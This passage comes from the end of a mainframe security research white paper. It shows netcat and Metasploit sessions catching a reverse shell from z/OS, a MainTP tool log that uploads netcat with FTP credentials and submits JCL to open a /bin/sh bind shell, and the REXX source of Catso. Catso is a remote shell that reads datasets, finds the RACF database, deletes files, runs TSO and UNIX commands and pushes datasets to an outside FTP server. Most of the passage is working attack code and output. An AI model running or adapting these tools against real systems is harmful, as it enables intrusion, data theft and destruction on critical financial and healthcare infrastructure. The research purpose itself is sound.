
Figure 17 Netcat reverse connection



```
$ nc -l -p 31337
Enter command or 'help'> ifconfig

TCP/IP Name: TCPIP
Connected using IP Address: 10.10.0.200

Interface 1
==========
 Name         : CTC1
 IPv4 Address : 10.10.0.200
 Flag         : P

Interface 2
==========
 Name         : LOOPBACK
 IPv4 Address : 127.0.0.1
 Flag         :


Enter command or 'help'> pwd

CASE

Enter command or 'help'>
```

Metasploit Listener

Figure 18 Metasploit shell_reverse_tcp



```
msf> use multi/handler
msf exploit(handler) > set payload generic/shell_reverse_tcp
payload => generic/shell_reverse_tcp
msf exploit(handler) > set lhost 10.10.0.16
lhost => 10.10.0.16
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > exploit

[*] Started reverse handler on 10.10.0.16:4444
[*] Starting the payload handler...
[*] Command shell session 3 opened (10.10.0.16:4444 -> 10.10.0

Enter command or 'help'> sysinfo

 Computer     : LPAR DUZA
 Sysplex      : ROCCAPL
 OS           : z/OS 01.10
 Job Entry    : JES2 (Node: N1)
 Security     : RACF

Enter command or 'help'> getuid

Mainframe userID: CASE

Enter command or 'help'> unix pwd

/u/case

Enter command or 'help'> unix ls /usr/lpp
```


Conclusion

While the mainframe is no longer the top of the 'cool tech' food chain it still represents a significant player in data and transaction processing, especially in the financial services, healthcare and travel sectors. Without robust security testing programs, features and bugs may exist that expose these systems to undue risks. The usage of JCL through FTP is just one example of some of the design decisions that exist on the mainframe today. Through this white paper and talks on mainframes and their security, the hope is to spark an interest from the security community, waking up the sleeping giant.


About the Author

Philip Young, aka **Soldier of Fortran**, has been doing mainframe security research for the past two years. Tired of the lack of focus on these platforms by the security community and concerns over this gap, Phil has done research, released tools, published guides and presented on mainframe security at various conferences within the US (Shmoocon, Thotcon and BSidesLV to name a few). He hopes that through his talks, toolsets and publications he can bring a little bit of security focus back to the mainframe.

You can follow Philip on twitter, tumblr, github, his BBS or through email:
Twitter: @mainframed767
Tumblr: http://mainframed767.tumblr.com
Email: mainframed767@gmail.com
Github: https://github.com/mainframed
BBS: http://mfbbs.us



Appendix A - MainTP Verbose Output:



```
$ ./MainTP.py -t 10.10.0.200 -u case -p st4sh1p -v
[+] Connecting to: 10.10.0.200 : 21
{!} - Verbose mode enabled
{!} - Mainframe FTP Server: 10.10.0.200
{!} - FTP Server Port: 21
{!} - FTP Username: case
{!} - FTP Password: st4sh1p
{!} - Connected to: 10.10.0.200 : None
{!} - Working directory CASE.
{!} - Job name: ISPF3259
{!} - Executable name: LCXHGX
{!} - Listener port: 32636
{!} - Netcat to be copied to: WQNLQ
[+] Uploading trapdoor binary
{!} - Trapdoor Upload Messages: 250 Transfer completed successfully.
[+] Switching to JES mode
[+] Inserting JCL in to job queue
{!} - Temp JCL File:
//ISPF3259 JOB 'JCL',
//*        NOTIFY=&SYSUID,
//             CLASS=T,
//             MSGCLASS=H,
//             TIME=NOLIMIT,
//*            MSGLVL=(1,1)
//             MSGLEVEL=(0,0)
//*
//NCLOL EXEC PGM=BPXBATCH
//STDIN DD SYSOUT=*
//STDOUT DD SYSOUT=*
//STDPARM DD *
SH cp -B "//'CASE.LCXHGX'" /tmp/WQNLQ;
chmod +x /tmp/WQNLQ;
nohup /tmp/WQNLQ -l -p 32636 -e /bin/sh;
rm /tmp/WQNLQ
//*

{!} - JCL Upload Messages:
#########
250-It is known to JES as JOB03311
250 Transfer completed successfully.
#########
[+] Cleaning up...
[+] Connecting Shell on port 32636 .....Done!
uname -I
z/OS
```

Appendix B - Catso REXX script

```
/*                           REXX                                    */
/*  Catso. n. 1. A base fellow; a rogue; a cheat,                    */
/*                 also a z/OS Network TSO 'shell'                   */
/*                                                                   */
/*  Catso is a A "meterpreter" like shell written in REXX.           */
/*  Yet another amazing mainframe tool brought to you by:            */
/*             .                  .         .                        */
/*             .___________       .__________.                        */
/*             :    .     /       :         :                        */
/*             |    |____/________|    _____|                        */
/*             |____.    |        |         |                        */
/*             |    |    |    :   |   ______:                        */
/*             |    |    |    |   |   |     .                        */
/*             :_________|________|___|                              */
/*             . Soldier     of     Fortran                          */
/*                   (@mainframed767)                                */
/*                                                                   */
/*  This is a REXX script meant to run in TSO on IBM z/OS            */
/*  It creates a Listener or Reverse 'shell' on a supplied port      */
/*  Connect to it with either metasploit or netcat                   */
/*                                                                   */
/*  Either upload the script and execute: tso ex 'userid.zossock'    */
/*  or use a JCL file and execute it that way                        */
/*  On the PC side you can use Netcat or Metasploit to connect.      */
/*                                                                   */
/*  In Listener Mode                                                 */
/*  ================                                                 */
/*  On the Mainframe:                                                */
/*  <scriptname> L Port                                              */
/*                                                                   */
/*  With Metasploit:                                                 */
/*  msf > use multi/handler                                          */
/*  msf exploit(handler) > set payload generic/shell_bind_tcp        */
/*  payload => generic/shell_bind_tcp                                */
/*  msf exploit(handler) > set RHOST IP  (Mainframe IP Address)      */
/*  msf exploit(handler) > set LPORT Port (the port you picked)      */
/*  msf exploit(handler) > exploit                                   */
/*                                                                   */
/*  With Netcat:                                                     */
/*  $ nc IP Port                                                     */
/*                                                                   */
/*  In Reverse Mode                                                  */
/*  ================                                                 */
/*  With Metasploit:                                                 */
/*  msf > use multi/handler                                          */
/*  msf exploit(handler) > set payload generic/shell_reverse_tcp     */
/*  payload => generic/shell_reverse_tcp                             */
/*  msf exploit(handler) > set lhost your-ip-address                 */
/*  msf exploit(handler) > set LPORT your-port                        */
/*  msf exploit(handler) > exploit                                   */
/*                                                                   */
/*  With Netcat:                                                     */
/*  $ nc -lp your_port                                               */
/*                                                                   */
/*  On the Mainframe:                                                */
/*  <scriptname> R your-ip-addredd your-port                         */
/*                                                                   */
/*  ASCII Art modified from:                                         */
/*   http://sixteencolors.net/pack/rmrs-03/DW-CHOOS.ANS              */
/*                                                                   */
/*                    Let's start the show!                          */
/* ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ */

/* Uncomment this line to turn on debugging */
/* TRACE I */
/* change verbose to 1 to see results on the screen */
verbose = 1

if verbose then say ''
if verbose then say ''
if verbose then say ''
pwd = userid()
NEWLINE = "25"x /* this is the hex equivalent of EBCDIC /n */

PARSE ARG type arghost argport

/* Parse the arguments to see what we want to do */
SELECT
WHEN type = 'L' THEN
DO
   IF arghost = '' THEN
   DO
```

```
     if verbose then say "[+] You specified Listener without a port."
     if verbose then say "Using default: 12345"
     arghost = 12345
   END
if verbose then say '[+] Listening on port:' arghost
party = MATT_DAEMON(arghost)
END
WHEN type = 'R' THEN
DO
  IF arghost = '' | argport = '' THEN
  DO
   SAY '[!] You must pass a host and port when using Reverse'
   EXIT 4
  END
  if verbose then say '[+] Sending shell to' arghost||":"||argport
 ttime = RIVER_SONG(arghost,argport) /* Reverse Connection */
END
OTHERWISE  /* Excellent */
    if verbose then
    DO
        PARSE SOURCE . . . . name .
        say "No arguments passed! Run this as either server or client:"
        say "Reverse Shell: "||name||" R IP PORT"
        say "Listener Shell: "||name||" L PORT"
    END
    EXIT 4
END /* End the arguments parser */

MATT_DAEMON: /* Starts the listener mode */
    parse arg port
    terp = SOCKET('INITIALIZE','DAEMON',2)
    /* terp is short for z-terpreter */
    parse var terp terp_rc .
    IF terp_rc <> 0 THEN
    DO
      if verbose then say "[!] Couldn't create socket"
      exit 1
    END
    terp = Socket('GetHostId')
    parse var terp socket_rc MF_IP .
    terp = Socket('Gethostname')
    parse var terp src hostname
    /* setup the socket */
    terp = SOCKET('SOCKET')
    parse var terp socket_rc socketID .
    if socket_rc <> 0 then
    DO
      if verbose then say "[!] Socket FAILED with info:" terp
      terp = SOCKET('TERMINATE')
      exit 1
    END

    /* Setup: ASCII conversion, Reuse, no linger and non-blocking */
  terp = Socket('SETSOCKOPT',socketID,'SOL_SOCKET','SO_REUSEADDR','ON')
    terp = Socket('SETSOCKOPT',socketID,'SOL_SOCKET','SO_LINGER','OFF')
    terp = Socket('IOCTL',socketID,'FIONBIO','ON')
    terp = Socket('BIND',socketID,'AF_INET' port MF_IP)
    parse var terp connect_rc rest
    if connect_rc <> 0 then
    DO
      if verbose then say "[!] Bind Failed:" terp
      CALL DAVID_COULIER(1)
    END
    if verbose then say "[!] IP" MF_IP "and Port" port "opened"
    terp = Socket('Listen',socketID,2)
    parse var terp src .
    if src > 0 then DAVID_COULIER(1)
    if verbose then say '[+] Server Ready'

    clients = ''
   DO FOREVER /* Like, forever forever? A: Yes. */
    terp = Socket('Select','READ' socketID clients 'WRITE' 'EXCEPTION')
parse upper var terp 'READ' readin 'WRITE' writtin 'EXCEPTION' exceptin

    IF INLIST(socketID,readin) THEN /* see if we have a new socket */
    DO
     terp = Socket('Accept',socketID)
     parse var terp src hackerID . hport hip
     if verbose then say "[!] Connection from "||hip||":"||hport
     clients = hackerID
     if verbose then say '[+] Hacker socket ID' clients
     terp = Socket('Socketsetstatus')
     parse var terp src . status
     if verbose then say '[+] Current Status' status
     terp = Socket('Setsockopt',hackerID,'SOL_SOCKET','SO_ASCII','ON')
     terp = Socket('Ioctl',hackerID,'FIONBIO','ON' )
     terp = SOCKET('SEND',hackerID, "Enter command or 'help'> ")
    END /* end new connection check */
/* If the READ is our hacker socket ID then do all the goodness */
/* since there's only one socket allowed, it will only be that id */
    if readin = hackerID THEN
    DO
     ARNOLD = commando(hackerID) /* get the command */
     if verbose then say "[+] Commands received: "||ARNOLD
     parse = CHOPPA(hackerID,ARNOLD) /* Get the cmd to da choppa! */
    END
   END /* OK not forever */

return 0

RIVER_SONG: /* Get it? Reverse Con? Yea you got it! */
PARSE ARG rhost,  rport
    terp = SOCKET('INITIALIZE','CLIENT',2)
    /* terp is short for z-terpreter */
    terp = SOCKET('SOCKET',2,'STREAM','TCP')
    parse var terp socket_rc socketID .
    if socket_rc <> 0 then
    do
       if verbose then say "[!] Socket FAILED with info:" terp
       terp = SOCKET('TERMINATE')
       exit 1
    end
    /* Okay now we setup so it can do EBCDIC to ASCII conversion */
    terp = SOCKET('SETSOCKOPT',socketID,'SOL_SOCKET','SO_ASCII','On')
    parse var terp ascii_rc .
    if ascii_rc <> 0 then
    do
      if verbose then say "[!] Setting ASCII mode failed:" terp
      exit 1
    end
    terp = SOCKET('SOCKETSETSTATUS','CLIENT')
    if verbose then say "[+] Socket Status is" terp
    terp = SOCKET('CONNECT',socketID,'AF_INET' rport rhost)
    parse var terp connect_rc rest
    if connect_rc <> 0 then
    do
      if verbose then say "[!] Connection Failed:" terp
      CALL DAVID_COULIER(4)
    end
    if verbose then say "[!] Connection Established to",
                        rhost||":"||rport
    terp = SOCKET('SEND',socketID, "Enter command or 'help'> ")

    DO FOREVER /* The never end storyyyyy */
      ARNOLD = commando(socketID) /* get the command */
      if verbose then say "[+] Commands received: "||ARNOLD
      parse = CHOPPA(socketID,ARNOLD) /* get the cmd to da choppa! */
    END /* Atreyu! */
return 0

DAVID_COULIER: /* CUT. IT. OUT. */
    parse arg exito .
    terp = SOCKET('CLOSE',socketID)
    EXIT exito
return 0

CHOPPA:
parse arg sockID, do_it
parse var do_it do_it do_commands
/* We have our socket and commands not lets do this */
    SELECT
        WHEN do_it = 'sysinfo' THEN
        DO
          send_it = GET_OS_INFO()
          if verbose then say '[!] Sending OS Info'
          terp = SOCKET('SEND',sockID, send_it||NEWLINE)
        END
        WHEN do_it = 'cat' THEN
        DO
          send_it = CAT_FILE(do_commands)
          if verbose then say '[!] Catting file' do_commands
          terp = SOCKET('SEND',sockID, send_it||NEWLINE)
        END
        WHEN do_it = 'cd' THEN
        DO
            if verbose then say '[!] CD to' do_commands
            send_it = NEWLINE||"cd to "||do_commands||NEWLINE
            pwd = do_commands
            terp = SOCKET('SEND',sockID, send_it||NEWLINE)
        END
        WHEN do_it = 'pwd' THEN
        DO
          send_it = NEWLINE||UPPER(pwd)||NEWLINE
          if verbose then say '[!] Sending PWD of:' pwd
          terp = SOCKET('SEND',sockID, send_it||NEWLINE)
        END
        WHEN do_it = 'ls' THEN
        DO
          IF do_commands = '' THEN
            send_it = LS(sockID,pwd)
          ELSE
            send_it = LS(sockID,do_commands)
          if verbose then say '[!] Sending LS COMMAND'
          terp = SOCKET('SEND',sockID, send_it||NEWLINE)
        END
        WHEN do_it = 'cp' THEN
        DO
          send_it = CP(do_commands)
          if verbose then say '[!] Copying' do_commands
          terp = SOCKET('SEND',sockID, send_it||NEWLINE)
        END
        WHEN do_it = 'del' | do_it = 'delete' THEN
        DO
          send_it = DELETE(do_commands)
          if verbose then say '[!] Deleting' do_commands
          terp = SOCKET('SEND',sockID, send_it||NEWLINE)
        END

        WHEN do_it = 'unix' THEN
        DO
          send_it = UNIX_COMMAND(do_commands)
          if verbose then say '[!] Sending UNIX COMMAND'
          terp = SOCKET('SEND',sockID, send_it||NEWLINE)
        END
        WHEN do_it = 'tso' | do_it = 'execute' THEN
        DO
          send_it = TSO_COMMAND(do_commands)
          if verbose then say '[!] Executing TSO Command' do_commands
          terp = SOCKET('SEND',sockID, send_it||NEWLINE)
        END
        WHEN do_it = 'ftp' THEN
        DO
          send_it = UPLOAD_FILE(do_commands)
          if verbose then say '[!] Using FTP to upload to' do_commands
          terp = SOCKET('SEND',sockID, send_it||NEWLINE)
        END
        WHEN do_it = 'getuid' THEN
        DO
          send_it = GET_UID()
          if verbose then say '[!] Sending UID'
          terp = SOCKET('SEND',sockID, send_it||NEWLINE)
        END
        WHEN do_it = 'lsmem' THEN
        DO
          IF do_commands = '' THEN
            send_it = LS_MEMBERS(pwd)
          ELSE
            send_it = LS_MEMBERS(do_commands)
          if verbose then say '[!] Sending Members'
          terp = SOCKET('SEND',sockID, send_it||NEWLINE)
        END
        WHEN do_it = 'ipconfig' | do_it = 'ifconfig' THEN
        DO
          send_it = GET_IP_INFO()
          if verbose then say '[!] Sending IP Info'
          terp = SOCKET('SEND',sockID, send_it||NEWLINE)
        END
        WHEN do_it = 'racf' THEN
        DO
          send_it = GET_RACFDB()
          if verbose then say '[!] Sending RACF Database Dataset Name'
          terp = SOCKET('SEND',sockID, send_it||NEWLINE)
        END
        WHEN do_it = 'help' THEN
        DO
          send_it = GET_HELP()
          if verbose then say '[!] Sending Help'
          terp = SOCKET('SEND',sockID, send_it||NEWLINE)
        END
        WHEN do_it = 'quit' | do_it = 'exit' THEN
        DO
          if verbose then say '[!] POP POP!'
          CALL DAVID_COULIER(0) /* jackalope */
     END
     OTHERWISE /* The end of our options */
         if verbose then say '[!] Unrecognized Command'
    END /* End the select section */
    terp = SOCKET('SEND',sockID, "Enter command or 'help'> ")
```

```
  return 0

INLIST: procedure
arg sock, socklist

DO i = 1 to words(socklist)
  if words(socklist) = 0
    then return 0
  if sock = word(socklist,i)
    then return 1
end

return 0

commando:  /* GET IN DA CHOPPA */
parse arg socket_to_use
/* get commands */
     choppa = ''
     sox = SOCKET('RECV',socket_to_use,10000)
     parse var sox s_rc s_type s_port s_ip s_results
     parse var sox s_rc s_data_len s_data_text
     if s_rc <> 0 then
     do
        if verbose then say "[!] Couldn't get data"
        CALL DAVID_COULIER(1)
     end
     /* Strip off the last byte cause it's all weird */
     chopper = DELSTR(s_data_text, LENGTH(s_data_text))
  return chopper


GET_UID: /* returns the UID */
   text = NEWLINE||"Mainframe userID: "||userid()||NEWLINE
   return text

GET_IP_INFO:
/* Uses TSO command 'netstat home' to get IP config */
/* Requires TSO segment */
   x = OUTTRAP('var.')
   address tso  "NETSTAT HOME"
   parse var var.1 a1 a2 a3 a4 a5 a6 a7 a8 type .
   text = NEWLINE||"TCP/IP Name:" type||NEWLINE
   IPADDR = SOCKET('GETHOSTID')
   parse var IPADDR ip_rc ip_addr
  text = text||"Connected using IP Address: "||ip_addr||NEWLINE||NEWLINE
   j = 1
   DO i = 5 TO var.0
       parse var var.i garbage ip_addr link flag_sp
       flag = SPACE(flag_sp,0)
       text = text||"Interface "||j||NEWLINE||"=========="||NEWLINE,
       "Name          : "||link||NEWLINE,
       "IPv4 Address : "||ip_addr||NEWLINE,
       "Flag          : "||flag||NEWLINE||NEWLINE
       j = j + 1
   end
   x = OUTTRAP(OFF)
 return text

GET_RACFDB:
/* Gets the dataset (aka file) name of the RACF database */
/* This requires a TSO segment */
   x = OUTTRAP('var.')
   address tso "RVARY LIST"
   parse var var.4 active1 use1 num1 volume1 dataset1_sp
   parse var var.5 active2 use2 num2 volume2 dataset2_sp
   dataset1 = SPACE(dataset1_sp,0)
   dataset2 = SPACE(dataset2_sp,0)
   if use1 = 'PRIM' then
     text = NEWLINE||"Primary"||NEWLINE||"========"||NEWLINE
   else
     text = NEWLINE||"Backup"||NEWLINE||"========"||NEWLINE

     text = text||" Active     : "||active1||NEWLINE,
            "FileName   : "||dataset1||NEWLINE||NEWLINE
   if use2 = 'PRIM' then
     text = text||"Primary"||NEWLINE||"========"||NEWLINE
   else
     text = text||"Backup"||NEWLINE||"========"||NEWLINE

     text = text||" Active     : "||active2||NEWLINE,
                  "Filename   : "||dataset2||NEWLINE
   x = OUTTRAP(OFF)
   return text

UNIX_COMMAND:
/* Executes a UNIX command (aka OMVS) */
```

```
    parse arg unix_command
    CALL BPXWUNIX unix_command,,out.
    text = ''||NEWLINE /* blank out text */
    DO i = 1 TO out.0
       text = text||out.i||NEWLINE
    END
  return text

TSO_COMMAND:
/* outputs the results of a TSO command */
   parse arg tso_do
   text = NEWLINE||"Issuing TSO Command: "||tso_do||NEWLINE
   u = OUTTRAP('tso_out.')
   ADDRESS TSO tso_do
   u = OUTTRAP(OFF)
   DO i = 1 to tso_out.0
      text = text||tso_out.i||NEWLINE
   END
 return text

GET_OS_INFO:
/* z/OS Operating System Information */
/* Lots of help from the LPINFO script from */
/* www.longpelaexpertise.com.au */
   cvtaddr = get_dec_addr(16)
   zos_name = Strip(Storage(D2x(cvtaddr+340),8))
   ecvtaddr = get_dec_addr(cvtaddr+140)
   zos_ver = Strip(Storage(D2x(ecvtaddr+512),2))
   zos_rel = Strip(Storage(D2x(ecvtaddr+514),2))
   sysplex = Strip(Storage(D2x(ecvtaddr+8),8))
   jes_p = SYSVAR('SYSJES')
   parse var jes_p jes .
   jes_node = jes||' (Node: '|| SYSVAR('SYSNODE')||')'
   security_node = get_security_system(cvtaddr+992)
   text = NEWLINE,
       "Computer    : LPAR "|| zos_name||NEWLINE,
       "Sysplex     : "||sysplex||NEWLINE,
       "OS          : z/OS" zos_ver||.||zos_rel||NEWLINE,
       "Job Entry   : "||jes_node||NEWLINE,
       "Security    : "||security_node||NEWLINE,
       "Meterpreter : z/OS REXX"||NEWLINE
   return text
```

```
get_dec_addr: /* Needed for GET_OS_INFO */
     parse arg addr
     hex_addr = d2x(addr)
     stor = Storage(hex_addr,4)
     hex_stor = c2x(stor)
     value = x2d(hex_stor)
  return value
get_security_system:  /* needed for GET_OS_INFO */
     parse arg sec_addr
     cvtrac = get_dec_addr(sec_addr)
     rcvtid = Storage(d2x(cvtrac),4)
     if rcvtid = 'RCVT' then return 'RACF'
     if rcvtid = 'RTSS' then return 'CA Top Secret'
     if rcvtid = 'ACF2' then return 'CA ACF2'
   return 0

CAT_FILE:
/* Cats a file and returns it to the screen */
  parse arg meow .
  cat = STRIP(meow)
  ADDRESS TSO "ALLOC F(intemp) DSN('"||cat||"') SHR"
  ADDRESS TSO "EXECIO * DISKR intemp (FINIS STEM TIGER."
  ADDRESS TSO "free file(intemp)"
  text = NEWLINE||'File: '||meow||NEWLINE
  text = text||'File Length: '||TIGER.0||NEWLINE
  DO i = 1 TO TIGER.0
      text = text||TIGER.i||NEWLINE

  END
 return text

CP: /* Uses a JCL to copy one file to the other */
    parse arg from_DS to_DS
    IF to_DS = '' THEN
    DO
      text = NEWLINE||"cp command requires a to and a from.",
             "You only supplied: "||from_DS||NEWLINE
      return text
    END
    DROPBUF 0
    queue "//CPTHATS EXEC PGM=IEBGENER"
    queue "//SYSPRINT DD SYSOUT=*"
    queue "//SYSIN    DD DUMMY"
    queue "//SYSUT1   DD DSN="||from_DS||",DISP=SHR"
    queue "//SYSUT2   DD DSN="||to_DS||","
    queue "//      LIKE="||from_DS||","
    queue "//      DISP=(NEW,CATLG,DELETE),"
    queue "//      UNIT=SYSDA"
    queue "/*"
    queue "@#"
    v = OUTTRAP('sub.')
    ADDRESS TSO "SUB * END(@#)"
    v = OUTTRAP(OFF)
  text = NEWLINE||"File "||from_DS||" copied to "||to_DS||NEWLINE
  return text

DELETE:
    /* Deletes a file or dataset member */
    parse arg deleteme .
    IF deleteme = '' THEN
    DO
      text = NEWLINE||"You didn't supply a dataset to delete"
      return text
    END
    d = OUTTRAP('tdel.')
    ADDRESS TSO "DELETE '"||deleteme||"'"
    /* if you don't put '' around a dataset it prepends your userid */
    d = OUTTRAP(OFF)
    text = NEWLINE
    DO i = 1 to tdel.0
      text = text||NEWLINE||tdel.i
    END
  return text

UPLOAD_FILE:
/* Uploads a file from the mainframe to an FTP server */
/* It submits a JOB which uploads the file */
/* FYI this doesn't always work with a debian FTP server */
    parse arg ftp_server username password dataset binary .
    DROPBUF 0 /* clear the buffer */
    queue "//FTP      EXEC PGM=FTP,"
    queue "//         PARM='"||ftp_server||" (EXIT' "
    queue "//SYSMDUMP DD   SYSOUT=* "
    queue "//SYSPRINT DD   SYSOUT=* "
    queue "//INPUT DD * "
    queue username
    queue password
    if binary = "binary" then queue put "binary"
    queue "put '"||dataset||"'"
    queue "quit "
    queue "/*"
    queue "@#"
    ADDRESS TSO "SUB * END(@#)"
    text = NEWLINE||"Uploading file "||dataset||" to "||ftp_server,
           "using user name"||username||"."
    if binary = "binary" then
        text = text||" Using Binary transfer mode."
    else
        text = text||" Not using Binary transfer mode."
  return text

LS:
/* Lists datasets given a high level qualifier (hlq) */
    parse arg suckit, hilevel .
    filez = STRIP(hilevel)
    IF filez = '' then filez = USERID()
    hedr = NEWLINE||" Listing Files: " filez||".*"||NEWLINE,
           "========================================="||NEWLINE
    terp = SOCKET('SEND',suckit, hedr)
    text = NEWLINE
    b = OUTTRAP('ls_cmd.')
    ADDRESS TSO "LISTC LEVEL("||filez||")"
    b = OUTTRAP(OFF)
